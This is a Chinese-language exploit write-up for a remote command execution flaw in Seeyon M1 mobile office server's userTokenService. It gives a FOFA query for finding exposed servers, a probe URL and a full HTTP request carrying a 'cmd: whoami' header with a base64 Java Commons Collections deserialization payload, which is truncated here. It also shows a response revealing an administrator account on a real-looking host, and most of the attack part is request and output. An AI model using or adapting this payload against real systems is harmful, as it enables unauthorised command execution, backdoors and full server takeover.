Z3-1致远互联-M1移动协同办公管理软件-RCE


漏洞描述：

致远M1移动协同办公管理软件，可以实现在任何时间、任何地点、任何环境都能让用户“轻松、便捷、高效”完成工作。同时，还可以实现PC端、移动端、web端，三端合一，无缝实时覆盖，实现管理无中断。致远 M1 Server userTokenService 存在远程命令执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个服务器系统。

影响版本：

- 致远OA M1-server

  网站图片：



网络测绘：


fofa语法：

- fofa"M1-Server 已启动"

漏洞复现：

1. 访问poc，当状态码为500时，表示存在漏洞

```
http://xx.xx.xx.xx/esn_mobile_pns/service/userTokenService
```



1. 执行whoami命令并获取回显,建议使用yakit进行利用，经测试burp会导致漏洞利用失败。

payload：

```
POST /esn_mobile_pns/service/userTokenService HTTP/1.1
Host: xx.xx.xx.xx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=6BC92C1D617C5B40176041B231720C3B
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
cmd: whoami

{{base64dec(rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCA
```

效果图:


POST /esn_mobile_pns/service/userTokenService HTTP/1.1
Host:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,+/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=6BC92C1D617C5B40176041B231720C3B
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
cmd: whoami
{{base64dec(rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/
QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1h
cEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2
YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFw
LkxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGxl
Y3Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5m
dW5jdG9ycy5DaGFpbmVkVHJhbnNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0AC1b
TG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5h
Responses https 23bytes / 80ms
详情
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Date: Tue, 29 Aug 2023 02:10:26 GMT
Content-Length: 23
zdtg-oa\administrator